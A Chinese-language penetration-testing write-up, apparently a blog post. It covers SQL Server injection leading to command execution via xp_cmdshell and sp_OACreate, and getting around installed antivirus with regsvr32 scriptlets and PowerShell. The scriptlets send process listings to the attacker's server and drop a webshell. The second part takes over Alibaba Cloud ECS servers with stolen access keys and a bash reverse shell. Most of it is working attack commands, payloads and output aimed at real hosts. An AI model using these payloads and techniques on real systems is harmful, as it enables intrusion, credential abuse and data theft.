[18:37:57] [INFO] testing if current user is DBA
[18:37:57] [     ] resuming configuration option 'code' (200)
[18:37:57] [     ] performed 0 queries in 0.00 seconds
[18:37:57] [     ] creating a support table to write commands standard output to
[18:37:57] [PAYLOAD] 004';DROP TABLE sqlmapoutput--
```

直接通过 `--os-shell` 来执行命令：

```
[18:39:23] [INFO] checking if xp_cmdshell extended procedure is available, pleas
xp_cmdshell extended procedure does not seem to be available. Do you want sqlmap
[18:39:25] [WARNING] xp_cmdshell re-enabling failed
```

启用xp_cmdshell

手动启动语句：

```
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_c
```

执行：

```
exec master..xp_cmdshell "whoami"
```

启用OLE Automation

```
[18:47:40] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
xp_cmdshell extended procedure does not seem to be available. Do you want sqlmap to try to re-enable it? [Y/n] Y
[18:47:42] [WARNING] xp_cmdshell re-enabling failed
[18:47:42] [INFO] creating xp_cmdshell with sp_OACreate
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:47:55] [INFO] xp_cmdshell created successfully
[18:47:55] [INFO] testing if xp_cmdshell extended procedure is usable
```

通过启用xp_cmdshell失败，sqlmap还会尝试 `sp_OACreate` ， `sp_OACreate` 这个方式是不带回显的，通常利用语句如下：

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'show advanced options', 0;
```

执行：

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oameth
```


```
os-shell> ipconfig /all
do you want to retrieve the command standard output? [Y/n/a] Y
[18:49:26] [INFO] used SQL query returns 1 entry
[18:49:26] [INFO] retrieved: 1
[18:49:26] [INFO] retrieving the length of query output
[18:49:26] [INFO] retrieved: 1
[18:49:26] [INFO] retrieved: 0
command standard output [1]:
[*] 0
```

通过调用 `sp_oacreate` 能够获得一个数字返回值，若全是0，则执行失败，必须有1。

判断网络环境

能执行命令后，为了判断能否出网，先尝试DNS Log。

Burp Suite
Burp Project Intruder Repeater Window Help
Search
Configuration library
User options
Burp Infiltrator
Burp Clickbandit
Burp Collaborator client
Exit
Intruder Repeater Sequencer Decoder
New scan New live ta
Finished
(all traffic)
Add links. Add item itself, same domain and URLs in... 745 items added to
345 responses proc
Capturing:
0 responses queued
2. Live audit from Proxy (all traffic)
Audit checks - passive
Issues: 3 1
Capturing:
41 requests (0 error



在 `os-shell` 中，执行： `nslookup xxxxx.net` ，burp看回显即可。

#	Time	Type	Payload	Comment
1	2019-七月-19 06:10:51 UTC	DNS	2beawfy895uwnoxmnjrn2gtyspygm5	

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name **2beawfy895uwnoxmnjrn2gtyspygm5.burpcollaborator.net.**

The lookup was received from IP addres t 2019-..-19 06:10:51 UTC.

DNS能出，接下来看TCP报文...

这里我使用 `certutil` 、 `bitsadmin` 命令来测试，但是么有截图...

```
$ python3 -m http.server
```

```
os-shell>certutil -urlcache -split -f http://xxx:8000/
```

收到相应的请求后，基本上稳妥了，可以采用 `reverse_tcp` 的方案，用powershell反弹一个beacon到cobalt strike上。

Regsvr32妙用

测试的过程中，并不顺利，后来我发现它有反病毒软件...

尝试了以下方法：

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring

regsvr32 /s /n /u /i:http://x.x.0.x:8080/zfgJrh6V.sct scrobj.dll

mshta http://xxx.xx.xx.xx/1.hta
```

然后我发现msf `exploit/multi/script/web_delivery` 生成的地址，都会在底层调用一层 `powershell`

```
<?XML version="1.0"?><scriptlet><registration progid="lMa2YizC" classid="{62df4d9c-e3d7-43a0-5c0d-0206566026ed}"><script><![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("powershell.exe -nop -w hidden -c $t=new-object net.webclient;$t.proxy=[Net.WebRequest]::GetSystemWebProxy();$t.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $t.downloadstring('http://    .8080/PrKSOIA');",0);]]></script></registration></scriptlet>
```

目前，这种download+iex方式肯定不行了，然后我就改了几个脚本，通过HTTP Log来回显执行结果：

获取进程列表：

```
<?XML version="1.0"?>
<scriptlet>
    <registration progid="d08c96" classid="{cea46581-c344-4157-b891-30f358f1522c
        <script language="vbscript">
<![CDATA[
Sub getName(name)
      Dim http
    Set http = CreateObject("Msxml2.ServerXMLHTTP")
    http.open "GET","http://xxx.xxx.xxx.xxx:8086/"+name, False
    http.send
End Sub

Sub Cmd(command)
Set oShell = CreateObject("WScript.Shell")
Set Re = oShell.Exec(command)

Do While Not Re.StdOut.AtEndOfStream
    getName Re.StdOut.ReadLine()
Loop
End Sub

Cmd "powershell -w hidden -c $s=Get-Process;$process ='';foreach ($n in $s){$prc
]]>
        </script>
    </registration>
</scriptlet>
```

执行：

```
wmic process call create "regsvr32 /s /n /u /i:http://xxx.xxx.xxx.xxx:8086/p.txt
```

```
os-shell> wmic process call create "regsvr32 /s /n /u /i:http://220.194.156.152:8086/p.txt scrobj.dll"
do you want to retrieve the command standard output? [Y/n/a] Y
[19:00:06] [INFO] used SQL query returns 1 entry
[19:00:06] [INFO] retrieved: 1
[19:00:06] [INFO] retrieving the length of query output
[19:00:06] [INFO] retrieved: 1
[19:00:06] [INFO] retrieved: 0
command standard output [1]:
[*] 0
```

获得回显。

```
0%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 HTTP/1.1" 404 -
 - - [17/Jul/2019 17:31:45] "GET /2.txt HTTP/1.1" 200 -


 - - [17/Jul/2019 17:50:04] "GET /2.txt HTTP/1.1" 200 -
 - - [17/Jul/2019 17:50:09] code 404, message File not found
 - - [17/Jul/2019 17:50:09] "GET /MwA2ADAAcwBwAGUAZQBkAGwAZAB8ADMANgAwAHMAcABlAGUAZABsAGQAfA
AzADYAMAB0AHIAYQB5AHwAYwBoAHIAbwBtAGUAfABjAGgAcgBvAG0AZQB8AGMAaAByAG8AbQBlAHwAYwBoAHIAbwBtAGUAfABjAGgAcg
BvAG0AZQB8AGMAaAByAG8AbQBlAHwAYwBtAGQAfABjAG8AbgBoAG8AcwB0AHwAYwBvAG4AaABvAHMAdAB8AGMAbwBuAGgAbwBzAHQAfA
BjAG8AbgBoAG8AcwB0AHwAYwBvAG4AaABvAHMAdAB8AGMAbwBuAGgAbwBzAHQAfABjAG8AbgBoAG8AcwB0AHwAYwBzAHIAcwBzAHwAYw
BzAHIAcwBzAHwAYwBzAHIAcwBzAHwAYwBzAHIAcwBzAHwAZAB3AG0AfABkAHcAbQB8AGUAZwB1AGkAfABlAGcAdQBpAHwAZQBrAHIAbg
B8AEUAWABDAEUATAB8AGUAeABwAGwAbwByAGUAcgB8AGUAeABwAGwAbwByAGUAcgB8AGYAZABoAG8AcwB0AHwAZgBkAGwAYQB1AG4AYw
BoAGUAcgB8AEkAZABsAGUAfABpAG4AZQB0AGkAbgBmAG8AfABJAG4AZQB0AE0AZwByAHwATABvAGcAbwBuAFUASQB8AGwAcwBhAHMAcw
B8AGwAcwBtAHwAbQBkAG0AfABtAHMAZAB0AGMAfABNAHMARAB0AHMAUwByAHYAcgB8AE0AWABBAGcAZQBuAHQAfABNAFgAQQBnAGUAbg
B0AHwAbgByAFMAdgByAHwAbgByAFMAdgByAHwAbgByAFMAdgByAHwATwBtAG4AaQBBAGQAZAByAFMAZQByAHYAaQBjAGUAfABwAG8Adw
BlAHIAcwBoAGUAbABsAHwAcABvAHcAZQByAHMAaABlAGwAbAB8AHAAbwB3AGUAcgBzAGgAZQBsAGwAfABRAHkAMwBlAEYAdwB6AHMARg
BmAHwAUQB5ADMAZQBGAHcAegBzAEYAZgB8AHIAZABwAGMAbABpAHAAfAByAGQAcABjAGwAaQBwAHwAcgBlAGcAcwB2AHIAMwAyAHwAcg
BlAGcAcwB2AHIAMwAyAHwAcgBlAGcAcwB2AHIAMwAyAHwAcwBlAHIAdgBpAGMAZQBzAHwAcwBtAHMAcwB8AFMATQBTAHYAYwBIAG8Acw
B0AHwAcwBuAG0AcAB8AFMAbwBmAHQATQBnAHIATABpAHQAZQB8AFMAbwBnAG8AdQBDAGwAbwB1AGQAfABzAHAAbwBvAGwAcwB2AHwAUw
BRAEwAQQBHAEUATgBUAHwAcwBxAGwAYgByAG8AdwBzAGUAcgB8AHMAcQBsAHMAZQByAHYAcgB8AHMAcQBsAHcAcgBpAHQAZQByAHwAcw
B2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfA
BzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdA
B8AHMAdgBjAGgAbwBzAHQAfABzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABTAHkAcwB0AGUAbQ
B8AHQAYQBzAGsAaABvAHMAdAB8AHQAYQBzAGsAaABvAHMAdAB8AHQAYQBzAGsAbQBnAHIAfAB3ADMAdwBwAHwAdwAzAHcAcAB8AHcAMw
B3AHAAfAB3ADMAdwBwAHwAdwBkAHMAdwBmAHMAYQBmAGUAfAB3AGkAbgBpAG4AaQB0AHwAdwBpAG4AbABvAGcAbwBuAHwAdwBpAG4AbA
BvAGcAbwBuAHwAdwBpAG4AbABvAGcAbwBuAHwAVwBtAGkAUAByAHYAUwBFAHwAWgBoAHUARABvAG4AZwBGAGEAbgBnAFkAdQB8AA== H
TTP/1.1" 404 -
```

```
rvn0xsy@Rvn0xsy -> echo MwA2ADAAcwBwAGUAZQBkAGwAZAB8ADMANgAwAHMAcABlAGUAZABsAGQAfAAzADYAMAB0AHIAYQB5AHwAYwBoAHIAbwBtAGUAfABjAGgAcgBvAG0AZQB8AGMAaAByAG8AbQBlAHwAYwBoAHIAbwBtAGUAfABjAGgAcgBvAG0AZQB8AGMAaAByAG8AbQBlAHwAYwBtAGQAfABjAG8AbgBoAG8AcwB0AHwAYwBvAG4AaABvAHMAdAB8AGMAbwBuAGgAbwBzAHQAfABjAG8AbgBoAG8AcwB0AHwAYwBvAG4AaABvAHMAdAB8AGMAbwBuAGgAbwBzAHQAfABjAG8AbgBoAG8AcwB0AHwAYwBzAHIAcwBzAHwAYwBzAHIAcwBzAHwAYwBzAHIAcwBzAHwAYwBzAHIAcwBzAHwAZAB3AG0AfABkAHcAbQB8AGUAZwB1AGkAfABlAGcAdQBpAHwAZQBrAHIAbgB8AEUAWABDAEUATAB8AGUAeABwAGwAbwByAGUAcgB8AGUAeABwAGwAbwByAGUAcgB8AGYAZABoAG8AcwB0AHwAZgBkAGwAYQB1AG4AYwBoAGUAcgB8AEkAZABsAGUAfABpAG4AZQB0AGkAbgBmAG8AfABJAG4AZQB0AE0AZwByAHwATABvAGcAbwBuAFUASQB8AGwAcwBhAHMAcwB8AGwAcwBtAHwAbQBkAG0AfABtAHMAZAB0AGMAfABNAHMARAB0AHMAUwByAHYAcgB8AE0AWABBAGcAZQBuAHQAfABNAFgAQQBnAGUAbgB0AHwAbgByAFMAdgByAHwAbgByAFMAdgByAHwAbgByAFMAdgByAHwATwBtAG4AaQBBAGQAZAByAFMAZQByAHYAaQBjAGUAfABwAG8AdwBlAHIAcwBoAGUAbABsAHwAcABvAHcAZQByAHMAaABlAGwAbAB8AHAAbwB3AGUAcgBzAGgAZQBsAGwAfABRAHkAMwBlAEYAdwB6AHMARgBmAHwAUQB5ADMAZQBGAHcAegBzAEYAZgB8AHIAZABwAGMAbABpAHAAfAByAGQAcABjAGwAaQBwAHwAcgBlAGcAcwB2AHIAMwAyAHwAcgBlAGcAcwB2AHIAMwAyAHwAcgBlAGcAcwB2AHIAMwAyAHwAcwBlAHIAdgBpAGMAZQBzAHwAcwBtAHMAcwB8AFMATQBTAHYAYwBIAG8AcwB0AHwAcwBuAG0AcAB8AFMAbwBmAHQATQBnAHIATABpAHQAZQB8AFMAbwBnAG8AdQBDAGwAbwB1AGQAfABzAHAAbwBvAGwAcwB2AHwAUwBRAEwAQQBHAEUATgBUAHwAcwBxAGwAYgByAG8AdwBzAGUAcgB8AHMAcQBsAHMAZQByAHYAcgB8AHMAcQBsAHcAcgBpAHQAZQByAHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABzAHYAYwBoAG8AcwB0AHwAcwB2AGMAaABvAHMAdAB8AHMAdgBjAGgAbwBzAHQAfABTAHkAcwB0AGUAbQB8AHQAYQBzAGsAaABvAHMAdAB8AHQAYQBzAGsAaABvAHMAdAB8AHQAYQBzAGsAbQBnAHIAfAB3ADMAdwBwAHwAdwAzAHcAcAB8AHcAMwB3AHAAfAB3ADMAdwBwAHwAdwBkAHMAdwBmAHMAYQBmAGUAfAB3AGkAbgBpAG4AaQB0AHwAdwBpAG4AbABvAGcAbwBuAHwAdwBpAG4AbABvAGcAbwBuAHwAdwBpAG4AbABvAGcAbwBuAHwAVwBtAGkAUAByAHYAUwBFAHwAWgBoAHUARABvAG4AZwBGAGEAbgBnAFkAdQB8AA== | base64 -D
360speedld|360speedld|360tray|chrome|chrome|chrome|chrome|chrome|chrome|cmd|conhost|conhost|conhost|conhost|conhost|conhost|conhost|csrss|csrss|csrss|c
|dwm|dwm|egui|egui|ekrn|EXCEL|explorer|explorer|fdhost|fdlauncher|Idle|inetinfo|InetMgr|LogonUI|lsass|lsm|mdm|msdtc|MsDtsSrvr|MXAgent|MXAgent|nrSvr|nrS
rSvr|OmniAddrService|powershell|powershell|powershell|Qy3eFwzsFf|Qy3eFwzsFf|rdpclip|rdpclip|regsvr32|regsvr32|regsvr32|services|smss|SMSvcHost|snmp|Sof
Lite|SogouCloud|spoolsv|SQLAGENT|sqlbrowser|sqlservr|sqlwriter|svchost|svchost|svchost|svchost|svchost|svchost|svchost|svchost|svchost|svchost|svchost|
ost|svchost|svchost|System|taskhost|taskhost|taskmgr|w3wp|w3wp|w3wp|w3wp|wdswfsafe|wininit|winlogon|winlogon|winlogon|WmiPrvSE|ZhuDongFangYu|
rvn0xsy@Rvn0xsy ->
```

获得进程列表后，看到有 EST Nod32 、 360 等防护软件，看来需要做的工作有很多。

列目录：

```
<?XML version="1.0"?>
<scriptlet>
    <registration progid="d08c96" classid="{cea46581-c344-4157-b891-30f358f1522c
        <script language="vbscript">
<![CDATA[
Sub getName(name)
      Dim http
    Set http = CreateObject("Msxml2.ServerXMLHTTP")
    http.open "GET","http://xxx.xxx.xxx.xxx:8086/"+name, False
    http.send
End Sub

Sub Cmd(command)
Set oShell = CreateObject("WScript.Shell")
Set Re = oShell.Exec(command)

Do While Not Re.StdOut.AtEndOfStream
    getName Re.StdOut.ReadLine()
Loop
End Sub

Cmd "powershell -w hidden -c $s=Get-ChildItem D:\web4_new\;$process ='';foreach
]]>
        </script>
    </registration>
</scriptlet>
```

下载Webshell:

```
<?XML version="1.0"?>
<scriptlet>
    <registration progid="d08c96" classid="{cea46581-c344-4157-b891-30f358f1522c
        <script language="vbscript">
        <![CDATA[
Set Shell = CreateObject("Wscript.Shell")
Set Post = CreateObject("Msxml2.XMLHTTP")
wfolder = "C:\inetpub\wwwroot\xxx\111english.aspx"
Post.Open "GET","http://xxx.xxxx.xxx.xxx:85/bak/english.txt",0
Post.Send()
Set aGet = CreateObject("ADODB.Stream")
aGet.Mode = 3
aGet.Type = 1
aGet.Open()
aGet.Write(Post.responseBody)

aGet.SaveToFile wfolder,2

        ]]>
        </script>
    </registration>
</scriptlet>
```

通过指定不同的txt，执行不同的代码。

名称	修改日期	大小	种类
1.txt	前天	0 字节	纯文本文稿
2.txt	前天	580 字节	纯文本文稿
abc.txt	前天	608 字节	纯文本文稿
bcd.txt	前天	576 字节	纯文本文稿
down.txt	上午11:10	527 字节	纯文本文稿
down1.txt	上午10:59	547 字节	纯文本文稿
english.aspx	2017/10/26	62 KB	Visua...文稿
f.txt	前天	787 字节	纯文本文稿
p.txt	前天	772 字节	纯文本文稿
Process.jpg	前天	10 KB	JPEG 图像
Win32Project6.dll	前天	10 KB	Micro...brary
x.asp	2017/10/26	3 KB	Visua...文稿

当然，毫无疑问的最终获得了beacon：

external	internal	user	computer	note	pid	last
		Administrator *			3112	848ms

免杀环节就不记录了。

总结


```
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List with process highlighting
[*] Current Running PID:  Yellow 3112
[*] Explorer/Winlogon:  BLUE
[*] Admin Tools:  LIGHT BLUE
[*] Browsers:  GREEN
[*] AV/EDR:  RED

 PID   PPID  Name                            Arch  Session     User
 ---   ----  ----                            ----  -------     ----
 0     0     [System Process]
 4     0     System
 324   4     smss.exe
 360   1000  dwm.exe                         x64   1           WIN-KH6001OU0CR\Administrator
 368   1084  egui.exe                        x64   1           WIN-KH6001OU0CR\Administrator
 384   576   svchost.exe
 392   576   svchost.exe
 424   416   csrss.exe
 480   416   wininit.exe
 488   472   csrss.exe
 536   472   winlogon.exe
 576   480   services.exe
 584   480   lsass.exe
 592   480   lsm.exe
 692   576   svchost.exe
[WIN-        ] Administrator */3112
beacon>
```

外网多个SQL注入-SQL Server DBA，无回显，360+ESET NOD32 Antivirus，regsvr32通过一个ole对象执行VBscript，使用 `--os-shell` ，底层执行的父进程是一个mssql service，所以av可能不那么关注，但是通过--os-shell直接创建powershell，就会被拦截；

通过加载我服务器上的sct文件，执行自定义的vbs之外，我发现它不会阻止vbs派生powershell；

但是通过vbs直接派生powershell下载代码执行、或直接反弹，都被干掉。由于没有回显，无法确定我免杀的木马落地目录，只能用powershell获取目录、当前用户情况，返回base64，交给vbs，请求http log。得到服务器环境，最终确定落地目录后，基本上就可以getshell、上线等操作。



由于反病毒软件会监控xp_cmdshell，一执行就会返回 `CreateProcess Error Code 5` 等问题， `sp_oacreate` 是能够解决，但是没有回显，可通过发送网络请求来看。

sp_oacreate是基于ole对象的，ole对象执行拦截的较少、包括regsvr32也是调用的ole对象去执行vbs代码，这其中有一种白名单派生关系。

语法

```
sp_OACreate progid, | clsid,
objecttoken OUTPUT
[ , context ]
```

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oameth
```

其中 `'wscript.shell'` 就是一个对象，这个对象可以是其他ole对象，具体还需要继续发掘。。

阿里云Access Token问题 - 项目收获记录

0x00 阿里云Access Token问题 - 项目收获记录 - 前言

Q：在获得权限较低的Webshell的情况下，如何继续扩大收获?

A：首先，信息搜集，分别包含：当前权限，主机网络环境、系统进程、网络连接状况、散落的凭证等，然后进行战略分析

1. 是否需要提权
2. 如何将流量带入（转发）
3. 结合搜集的信息转化出其他更好的思路

很巧，我遇到了第三种情况。

Tips：内网渗透一般提权是最不可取的方案，我们只需要不断搜集信息、撕开一个流量口子即可。

0x01 阿里云对象存储 - OSS

什么是对象存储?

阿里云对象存储服务（Object Storage Service，简称OSS），是阿里云对外提供的海量、安全、低成本、高可靠的云存储服务。您可以通过本文档提供的简单的REST接口，在任何时间、任何地点、任何互联网设备上进行上传和下载数据。基于OSS，您可以搭建出各种多媒体分享网站、网盘、个人和企业数据备份等基于大规模数据的服务。

通过Webshell在目标机器（Linux）的Web站点目录下发现多个子站配置文件 `config.php` ，配置了同一个阿里云的OSS地址，只是存储空间（Bucket）不同。

通常情况下一个阿里云oss地址的组成如下：

```
http(s)://[BucketName].oss-cn-[Region].aliyuncs.com
```

BucketName： 存储空间

Region：地域，目前有如下几个：

* RegionId

不填写

不填写

华东1（杭州）

华北1（青岛）

华北2（北京）

华北3（张家口）

华北5（呼和浩特）

华东2（上海）

华南1（深圳）

例如：杭州 = cn-hangzhou

0x02 Access Token

Access Token = AccessKeyId + AccessKeySecret

OSS通过使用AccessKeyId/ AccessKeySecret对称加密的方法来验证某个请求的发送者身份。

AccessKeyId用于标示用户，AccessKeySecret是用户用于加密签名字符串和OSS用来验证签名字符串的密钥，其中AccessKeySecret必须保密，只有用户和OSS知道。AccessKey 根据所属账号的类型有所区分。

阿里云账户AccessKey：阿里云账号提供的AccessKey拥有所属资源的全部操作权限

RAM账户AccessKey：RAM账户由阿里云账号授权生成，所拥有的AccessKey拥有对特定资源限定的操作权限

STS临时访问凭证：由阿里云账号或RAM账号生成，所拥有的AccessKey在限定时间内拥有对特定资源限定的操作权限。过期权限收回。

详细介绍

0x03 通过Access Token接管ECS

ECS：云服务器（Elastic Compute Service，简称 ECS）是一种简单高效、处理能力可弹性伸缩的计算服务，帮助您快速构建更稳定、安全的应用，提升运维效率，降低 IT 成本，使您更专注于核心业务创新。

前面介绍到，默认情况下，阿里云用户获得的Access Token是对当前用户所有服务通用的令牌，在没有使用RAM账户的情况下，就可以使用SDK去操作阿里云所有产品。

在此次项目里，我接管了四台ECS，执行任意命令，获得最大权限。

首先，通过读取配置文件，获得了同于上传图片所需要认证的Access Token，如何检验是否可用的呢?

```
Access Key Id : *********
Access Secret : ***************************
Region : cn-*****
```

下面直接调用获取ECS实例的API即可，以往情况下，我会使用Python，安装阿里云的sdk-core库，但是现在能在线调试，大大的节省了本地调试的成本：

DescribeInstances - 获得实例信息

DescribeInstances

查询一台或多台实例的详细信息。

接口说明

请求参数的作用类似于一个过滤器，过滤器为逻辑与（AND）关系。如果某一参数为空，则过滤器不起作用。但是参数InstanceIds如果是一个空JSON数组，则视为该过滤器有效，且返回空。

调试

前往【API Explorer】在线调试，API Explorer 提供在线调用 API、动态生成 SDK Example 代码和快速检索接口等能力，能显著降低使用云 API 的难度，强烈推荐使用。

请求参数

名称	类型	是否必选	示例值	描述
RegionId	String	是	cn-hangzhou	实例所属的地域 ID。您可以调用 DescribeRegions 查看最新的阿里云地域列表。
Action	String	否	DescribeInstances	系统规定参数。取值：DescribeInstances
				是否只预检此次请求。 • true：发送检查请求，不会查询资源状况。检查项包括AccessKey是否有效、RAM用户的授权情况和是否填写了必需参数。如果检查不通过，则返回对应错误。

只有第一个 `RegionId` 是必填项，点击 `API Explorer` ，可以直接进入调试环境：

```
#!/usr/bin/env python
#coding=utf-8

from aliyunsdkcore.client import AcsClient
from aliyunsdkcore.acs_exception.exceptions import ClientException
from aliyunsdkcore.acs_exception.exceptions import ServerException
from aliyunsdkecs.request.v20140526.DescribeInstancesRequest import DescribeInstancesRequest

client = AcsClient('<accessKeyId>', '<accessSecret>', 'cn-shanghai')

request = DescribeInstancesRequest()
request.set_accept_format('json')

response = client.do_action_with_exception(request)
# python2:  print(response)
print(str(response, encoding='utf-8'))
```

服务器上的oss配置中刚好有RegionId，我就直接选择了，然后填入Access Token信息，就可以获得数据。

我是直接在 `Alicloud Shell` 里复制了一份运行的：

```
shell@Alicloud:~$ cat aliyun.py
from aliyunsdkcore.client import AcsClient
from aliyunsdkcore.acs_exception.exceptions import ClientException
from aliyunsdkcore.acs_exception.exceptions import ServerException
from aliyunsdkecs.request.v20140526 import DescribeInstancesRequest
from aliyunsdkecs.request.v20140526 import StopInstanceRequest
# 创建AcsClient实例
client = AcsClient(
    "[illegible]",
    "[illegible]",
    "[illegible]"
);
# 创建request，并设置参数
request = DescribeInstancesRequest.DescribeInstancesRequest()
request.set_PageSize(10)
# 发起API请求并显示返回值
response = client.do_action_with_exception(request)
print(response.decode())
```

输出结果如下：

使用 json.cn 格式化一下：

```
⊟{
    "PageNumber":1,
    "TotalCount":4,
    "PageSize":10,
    "RequestId": [illegible],
    "Instances":⊟{
        "Instance":⊟[
            ⊟{
                "ImageId": [illegible],
                "VlanId":"",
                "EipAddress":⊟{
                    "IpAddress":"",
                    "AllocationId":"",
                    "InternetChargeType":""
                },
                "ZoneId": [illegible],
                "IoOptimized":true,
                "SerialNumber" [illegible],
                "Cpu":2,
                "Memory":4096,
                "DeviceAvailable":true,
                "SecurityGroupIds":⊟{
                    "SecurityGroupId":⊟[
                        [illegible]
                    ]
                },
                "SaleCycle":"",
                "AutoReleaseTime":"",
                "OSType":"linux",
                "ResourceGroupId":"",
                "OSName":"CentOS 7.3 64位",
                "InstanceNetworkType":"classic",
                "HostName' [illegible],
                "CreationTime":"2018-11-04T05:50Z",
                "EcsCapacityReservationAttr":⊟{
                    "CapacityReservationPreference":"",
                    "CapacityReservationId":""
                },
                "RegionId" [illegible],
                "DeletionProtection":false,
                "OperationLocks":⊟{
```


共四台服务器，那么如何执行命令呢？

首先要创建一条命令，然后指定实例来调用命令，手册地址：

https://help.aliyun.com/document_detail/64844.html

命令的类型取值范围：

- RunBatScript：创建一个在 Windows 实例中运行的 Bat 脚本
- RunPowerShellScript：创建一个在 Windows 实例中运行的 PowerShell 脚本

- RunShellScript：创建一个在 Linux 实例中运行的 Shell 脚本

由于都是Linux，我就选择RunShellScript，注意：命令必须是base64encode

```
rvn0xsy@Rvn0xsy ~> echo "bash -i >& /dev/tcp/1.1.1.1/2333 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xLjEuMS4xLzIzMzMgMD4mMQo=
```

云服务器

Command

Describe

Modify

Invoke

Delete

CreateCommand

* RegionId

* Name

test

* Type

RunShellScript

* CommandContent

YmFzaCAtaSA+JiAvZGV2L3RjcCE

Description

WorkingDir

Timeout

```
#!/usr/bin/env python
#coding=utf-8

from aliyunsdkcore.client import AcsClient
from aliyunsdkcore.acs_exception.exceptions import ClientException
from aliyunsdkcore.acs_exception.exceptions import ServerException
from aliyunsdkecs.request.v20140526.CreateCommandRequest import CreateCommandRequest

